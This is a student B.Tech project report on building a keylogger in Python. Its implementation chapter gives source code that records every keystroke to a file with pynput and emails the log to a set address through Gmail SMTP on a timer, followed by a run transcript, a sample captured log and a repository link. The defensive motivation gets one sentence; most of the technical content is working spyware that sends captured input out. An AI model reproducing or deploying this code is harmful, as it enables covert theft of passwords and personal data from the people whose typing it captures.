

Keylogger

A Project Report submitted in partial fulfillment of the requirements for the award of the degree of

Bachelor of Technology in Computer Science and Engineering

by

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January, 2022



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Declaration

We hereby declare that the work which is being presented in the B.Tech. Project “**Keylogger**”, in partial fulfillment of the requirements for the award of the *Bachelor of Technology* in Computer Science and Engineering and submitted to the Department of Computer Engineering and Applications of GLA University, Mathura, is an authentic record of our own work carried under the supervision of **Mr. Asheesh Tiwari, GLA University, Mathura.**

The contents of this project report, in full or in parts, have not been submitted to any other Institute or University for the award of any degree.

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CERTIFICATE

This is to certify that the project entitled “ **Keylogger** ” carried out in Mini Project, is a bonafide work done by **Ayush Kumar Saxena (191530003)**, **Rohan Bhardwaj (191530018)**, **Naman Agrawal (191530013)**, **Kuldeep Tiwari (191530009)** is submitted in partial fulfillment of the requirements for the award of the degree Bachelor of Technology (Computer Science & Engineering).

Signature of Supervisor:

Name of Supervisor: Mr. Asheesh Tiwari

ACKNOWLEDGEMENT

It gives us a great sense of pleasure to present the report of the B. Tech Mini Project undertaken during B. Tech. Third Year. This project in itself is an acknowledgment of the inspiration, drive, and technical assistance contributed to it by many individuals. This project would never have seen the light of the day without the help and guidance that we have received.

Our heartiest thanks to **Dr. (Prof) Rohit Agrawal**, Head of Dept., Department of CEA for providing us with an encouraging platform to develop this project, which thus helped us in shaping our abilities towards a constructive goal.

We owe a special debt of gratitude to **Mr. Shashi Shekhar**, Program Coordinator, Department of CEA, for his constant support and guidance throughout the course of our work. His sincerity, thoroughness, and perseverance have been a constant source of inspiration for us. He has showered us with all his extensively experienced ideas and insightful comments at virtually all stages of the project & has also taught us about the latest industry-oriented technologies.

We owe a special debt of gratitude to **Mr. Asheesh Tiwari**, Assistant Professor Department of CEA, for his constant support and guidance throughout the course of our work. His sincerity, thoroughness and perseverance have been a constant source of inspiration for us. He has showered us with all his extensively experienced ideas and insightful comments at virtually all stages of the project and has also taught us about the latest industry-oriented technologies.

We also do not like to miss the opportunity to acknowledge the contribution of all faculty members of the department for their kind guidance and cooperation during the development of our project. Last but not the least, we acknowledge our friends for their contribution in the completion of the project.

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ABSTRACT

Keylogger is an activity-monitoring computer program that records every keystroke made by a computer user. One of the oldest forms of cyber threat, these keystroke loggers record the information you type into a website or application and send it back to a third party.

It comes under the category of malware and is a type of spyware. Criminals use keyloggers to steal personal or financial information such as banking details, which they can then sell or use for profit. However, they also have legitimate uses within businesses to troubleshoot, improve user experience, or monitor employees. Law enforcement and intelligence agencies also use keylogging for surveillance purposes.

The amount of information collected by keylogger software can vary. The most basic forms may only collect the information typed into a single website or application. More sophisticated ones may record everything you type no matter the application, including information you copy and paste. Some variants of keyloggers – especially those targeting mobile devices – go further and record information such as calls (both call history and the audio), information from messaging applications, GPS location, screen grabs, and even microphone and camera capture.

Keyloggers can be hardware- or software-based. Hardware-based ones can simply nestle between the keyboard connector and the computer's port. Software-based ones can be whole applications or tools knowingly used or downloaded, or malware unknowingly infecting a device.

Data captured by keyloggers can be sent back to attackers via email or uploading log data to predefined websites, databases, or FTP servers.

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Chapter 1

INTRODUCTION

Cyber Security helps individuals and organizations secure and protect computer systems and networks from information disclosure, theft of or damage to their hardware, software, or electronic data, as well as from the disruption or misdirection of the services they provide. The threats countered by cyber-security are three-fold: Cybercrime, Cyber-attack and Cyberterrorism.

Malware means malicious software. One of the most common cyber threats, malware is software that a cybercriminal or hacker has created to disrupt or damage a legitimate user's computer.

There are a number of different types of malwares including: Virus, Trojans, Spyware, Ransomware, Adware and Botnets. Some attacks are: SQL Injection, Phishing, Man-in-the-middle attack and Denial-of-service attack. To safeguard data, we employ a variety of tools and approaches to assist businesses in making decisions and achieving their objectives.

1.1 OVERVIEW AND MOTIVATION

We are facing a lot of cyber threats in the world which target many big companies of the world. These attacks can range from small to mid-sized. Some of the most common attacks include: Phishing/Social Engineering, Compromised/Stolen Devices and Credential Theft. Many attacks are caused by using malwares. Malware is a malicious software that is dangerous to the computer. Once installed, malware can harm the computer in different ways. Cyber Security provides security against such threats and attacks. Hence this motivated us to make a keylogger software. Keylogger exposes the passwords by recording each key pressed on the keyboard. It is used to steal account information. After making this we can think of countering it and securing data. As almost anything that a company needs to fulfil its goals can be analyzed and predicted using data. Data-driven decisions may boost ROI, open up new revenue sources, and even save the environment.

1.2 OBJECTIVE

To develop a keylogging software in Python3 using "pynput.keyboard" that records every keystrokes of Physical as well as on-screen keyboard, and delivers key logs through email in response to a timer. It can record keystrokes on virtual as well as hardware keyboards.

Chapter 2

SOFTWARE REQUIREMENT ANALYSIS

2.1 REQUIREMENT ANALYSIS

2.1.1 SOFTWARE COMPONENTS

- IDE Used: Visual Studio Code
- Python 3.7 or above
- Any Operating System
- Web Browser: Chrome

2.1.2 HARDWARE COMPONENTS

- Processor Required: Intel i3 or above
- RAM: 8GB
- Hardware Devices: Computer System
- Hard Disk: 256GB

2.2 MODULES AND FUNCTIONALITIES

2.2.1 Python

Python is a dynamically semantic, interpreted, object-oriented high-level programming language. Python's basic, easy-to-learn syntax prioritizes readability, lowering software maintenance costs. Modules and packages are supported by Python, which fosters programmed modularity and code reuse.

2.2.2 The `pynput.keyboard` and `multiprocessing` Packages

The package `pynput.keyboard` contains classes for controlling and monitoring the keyboard. The `multiprocessing` is a package that supports spawning processes using an API similar to the `threading` module. The multiprocessing package offers both local and remote concurrency, by using subprocesses instead of threads. Due to this, the multiprocessing module allows the programmer to fully leverage multiple processors on a given machine. It runs on both Unix and Windows.

2.2.3 The `logging` Module

The `logging module` in Python is a ready-to-use and powerful module that is designed to meet the needs of beginners as well as enterprise teams. It is used by most of the third-party Python libraries, so, you can integrate your log messages with the ones from those libraries to produce a homogeneous log for your application.

2.2.4 The email Package

The **email** package can be used to read, write, and send simple email messages, as well as more complex MIME messages.

2.2.5 The smtpplib Module

The **smtpplib** module defines an SMTP client session object that can be used to send mail to any internet machine with an SMTP or ESMTP listener daemon. For details of SMTP and ESMTP operation, consult **RFC 821** (Simple Mail Transfer Protocol) and **RFC 1869** (SMTP Service Extensions).

2.2.6 The email.mime Module

Creating email and MIME objects from scratch. You can create a new object structure by creating **Message** instances, adding attachments and all the appropriate headers manually.

For MIME messages though, the **email** package provides some convenient subclasses to make things easier.

Chapter 3

INSTALLATION AND SETUP





Fig 2. Python Download

Active Python Releases				
For more information visit the Python Developer's Guide.				
Python version	Maintenance status	First released	End of support	Release schedule
3.10	bugfix	2021-10-04	2026-10	PEP 619
3.9	bugfix	2020-10-05	2025-10	PEP 596
3.8	security	2019-10-14	2024-10	PEP 569
3.7	security	2018-06-27	2023-06-27	PEP 537
2.7	end-of-life	2010-07-03	2020-01-01	PEP 373

Fig 3. Active Python Releases

Download Visual Studio Code

Free and built on open source. Integrated Git, debugging and extensions.



↓ Windows

Windows 7, 8, 10, 11

User Installer

System Installer

.zip

64 bit

32 bit

ARM

64 bit


32 bit

ARM

64 bit

32 bit

ARM



↓ .deb

Debian, Ubuntu

↓ .rpm

Red Hat, Fedora, SUSE

.deb

.rpm

.tar.gz

64 bit

ARM

ARM 64

64 bit

ARM


ARM 64

64 bit

ARM

ARM 64

Snap Store



↓ Mac

macOS 10.11+

.zip

Universal

Intel Chip

Apple Silicon

Fig 4. Installation Of Visual Studio Code

Chapter 4

IMPLEMENTATION AND USER INTERFACE

Now we are going to show our python code of keylogger that records every keystroke of physical as well as on-screen keyboard, and delivers key logs through email in response to a timer. Then we are going to show how it works when it is implemented. The code has been written on Visual Studio Code IDE.

Let's see the code:

Firstly, import all the required libraries and modules.

```
1  from pynput.keyboard import Key, Listener
2  import logging
3  import multiprocessing
4
5
6  import smtplib
7  from email.mime.multipart import MIMEMultipart
8  from email.mime.text import MIMEText
9  from email.mime.base import MIMEBase
10 from email import encoders
```

Now let's define a function which will create a **keylogs.txt** file and write all key strokes in it made by the user once the keylogger is launched.

```
13 def bar():
14     print("Tick")
15
16     log_dir = ""
17
18     logging.basicConfig(
19         filename=(log_dir + "keylogs.txt"),
20         level=logging.DEBUG,
21         format="%(asctime)s: %(message)s",
22     )
23
24     def on_press(key):
25         logging.info(str(key))
26
27     with Listener(on_press=on_press) as listener:
28         listener.join()
29
```

Now let's define the code which will send the email of **keylogs.txt** to the mentioned email. The email will be sent at an interval of 35 seconds.

```
30
31 if __name__ == "__main__":
32     # Start bar as a process
33     p = multiprocessing.Process(target=bar)
34     p.start()
35
36     # Wait for 10 seconds or until process finishes
37     p.join(35)
38
39     # If thread is still active
40     if p.is_alive():
41         print("running... let's kill it...")
42
43         # Terminate - may not work if process is stuck for good
44         p.terminate()
45         # OR Kill - will work for sure, no chance for process to finish nicely however
46         # p.kill()
47
48     p.join()
49
```


Now let's see the code which will send the email of the **keylogs.txt** file to receiver.

```
54 # The mail addresses and password
55 sender_address = "*****@gmail.com"
56 sender_pass = "*****"
57 receiver_address = "*****.gmail.com"
58 # Setup the MIME
59 message = MIME multipart()
60 message["From"] = sender_address
61 message["To"] = receiver_address
62 message["Subject"] = "A test mail sent by Python. It has an attachment."
63 # The subject line
64 # The body and the attachments for the mail
65 message.attach(MIMEText(mail_content, "plain"))
66 attach_file_name = "keylogs.txt"
67 attach_file = open(attach_file_name, "rb") # Open the file as binary mode
68 # payload = MIMEBase('application', 'octate-stream')
69 payload = MIMEBase("application", "txt", Name="keylogs.txt")
70 payload.set_payload((attach_file).read())
71 encoders.encode_base64(payload) # encode the attachment
72 # add payload header with filename
73 payload.add_header("Content-Decomposition", "attachment", filename=attach_file_name)
74 message.attach(payload)
75 # Create SMTP session for sending the mail
76 session = smtplib.SMTP("smtp.gmail.com", 587) # use gmail with port
77 session.starttls() # enable security
78 # login with mail_id and password
79 session.login(sender_address, sender_pass)
80 text = message.as_string()
81 session.sendmail(sender_address, receiver_address, text)
82 session.quit()
83 print("Mail Sent")
```

Let's see the implementation of the code:


When the code will run it will display some messages indicating successful launch and will start recording the key strokes made by the user on either physical or virtual keyboard.

This is virtual keyboard.





```
PS C:\Users\ayush\Desktop> python3 .\keylogger.py
Tick
running... let's kill it...
Mail Sent
```

Then it will create a **keylogs.txt** file in the same folder in which **keylogger.py** software is present.



Then in an interval of 35 seconds an e-mail will be sent containing **keylogs.txt** file.





An example of keystrokes recorded in **keylogs.txt** file.

```
PS C:\Users\ayush\Desktop> cat .\keylogs.txt
2022-02-04 16:57:11,687: Key.shift
2022-02-04 16:57:12,004: 'I'
2022-02-04 16:57:12,573: 't'
2022-02-04 16:57:13,528: '"'
2022-02-04 16:57:13,658: 's'
2022-02-04 16:57:14,033: Key.space
2022-02-04 16:57:14,245: 'w'
2022-02-04 16:57:14,560: 'o'
2022-02-04 16:57:14,764: 'r'
2022-02-04 16:57:14,965: 'k'
2022-02-04 16:57:15,247: 'i'
2022-02-04 16:57:15,443: 'n'
2022-02-04 16:57:15,610: 'g'
2022-02-04 16:57:16,358: Key.shift_r
2022-02-04 16:57:16,607: '!'
PS C:\Users\ayush\Desktop>
```


Source code and How to use:

- 1 Follow the GitHub link <https://github.com/ayushsaxena119/Mini-project-Keylogger> and download or fork repository: Mini-project-Keylogger
- 2 Open any IDE and run the code.
- 3 Then the keylogger will be launched.

Chapter 5 RESULTS AND CONCLUSION

Here we saw the code, understood its fragments and saw how the code gets implemented. This software will work on physical and virtual keyboard. It will record the keystrokes made by user and store them in keylogs.txt file. Then it will mail the file to the specified email. We used python language to achieve the desired result of the project. For conclusion, we made an advanced keylogger which does every function of a basic keylogger as well as additional functionalities as stated above.

Chapter 6 REFERENCES

<https://www.google.com/>

<https://www.geeksforgeeks.org/ethical-hacking-keyloggers/>